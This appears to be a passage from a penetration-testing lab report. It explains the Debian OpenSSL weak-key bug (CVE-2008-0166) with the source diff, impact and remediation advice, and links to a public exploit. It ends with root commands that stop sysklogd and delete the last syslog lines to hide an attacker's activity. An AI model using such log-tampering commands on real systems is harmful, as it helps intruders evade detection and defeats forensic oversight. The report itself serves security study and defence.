	revision 140 by *kroeckx*, Tue May 2 16:25:19 2006 UTC	revision 141 by *kroeckx*, Tue May 2 16:34:53 2006 UTC
#	**Line 271** static void ssleay_rand_add(const void *	**Line 271** static void ssleay_rand_add(const void *
271	else	else
272	MD_Update(&m,&(state[st_idx]),j);	MD_Update(&m,&(state[st_idx]),j);
273		
274		/*
275		* Don't add uninitialised data.
276	MD_Update(&m,buf,j);	MD_Update(&m,buf,j);
277		*/
278	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
279	MD_Final(&m,local_md);	MD_Final(&m,local_md);
280	md_c[1]++;	md_c[1]++;
#	**Line 465** static int ssleay_rand_bytes(unsigned ch	**Line 468** static int ssleay_rand_bytes(unsigned ch
468	MD_Update(&m,local_md,MD_DIGEST_LENGTH);	MD_Update(&m,local_md,MD_DIGEST_LENGTH);
469	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));	MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
470	#ifndef PURIFY	#ifndef PURIFY
471		/*
472		* Don't add uninitialised data.
473	MD_Update(&m,buf,j); /* purify complains */	MD_Update(&m,buf,j); /* purify complains */
474		*/
475	#endif	#endif
476	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;	k=(st_idx+MD_DIGEST_LENGTH/2)-st_num;
477	if (k > 0)	if (k > 0)

These lines were commented to avoid warning about the use of uninitialized data, generated by code analysis tool (*Valgrind* and *Purify* tools). Removing this lines of code caused the side effect of reducing the seeding process for the OpenSSL pseudorandom number generator: the result was that the only "random" value that was used was the current process ID, resulting in a very small number of seed values.

Note: in the file *rand_lcl.h* we can see that the function call that has been removed(*MD_Update*) is just an alias for the OpenSSL library EVP API *EVP_DigestUpdate*.

```
#include <openssl/evp.h>
#define MD_Update(a,b,c)        EVP_DigestUpdate(a,b,c)
#define MD_Final(a,b)           EVP_DigestFinal_ex(a,b,NULL)
```

It is curious that this bug was indirectly "caused" by static/dynamic code analysis tool that theoretical should help avoiding code bug/anomaly."

5.4.6 Affected software

- As reported in the following links, *OpenSSH-4.7p1* has dependencies from *OpenSSL-0.9.8g* (that contain regression) : *http://www.linuxfromscratch.org/blfs/view/6.3/server/openssh.html*
- Debian-based operating systems.

5.4.7 Impact

Remote attackers can obtain cryptographic keys.

5.4.8 Description of the problem

For further detail see CVE MITRE reference: *http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-0166*

5.4.9 Description of the used methods

Brute force attack.

For further details is reported a link from exploit database: *https://www.exploit-db.com/exploits/5632/*

5.4.10 Outcome/Penetration Tester recommendation:

- All user and host keys generated using this vulnerable Openssl must be considered not strong;
- Install the security updates;
- Once the Openssl update has been applied, the old key shall be replaced.

5.4.11 Suggestions and notes


The security update suggested contains a dependency on Openssl update that will install a corrected version of libssl0.9.8.

6 Sysklogd track delete

The laboratory ended with just some very simple attempt of *sysklogd* trace manipulation using following command

root@metasploitable:~# /etc/init.d/sysklogd stop	# to stop the log
root@metasploitable:~# /etc/init.d/sysklogd restart	# to restart the log
root@metasploitable:~#cat /var/log/syslog | head -n -1 > /var/log/syslog	# to delete last log's raw

It is interesting underline that also stop and restart commands are added into log.



This means that, for example, an attacker that want to maintain unchanged the log trace during his own attack, will stop the trace during the attack and then will selectively delete the last trace lines only after the restart command.

Countermeasure example: a delete manipulation on *sysklogd* shall be traced on the log itself.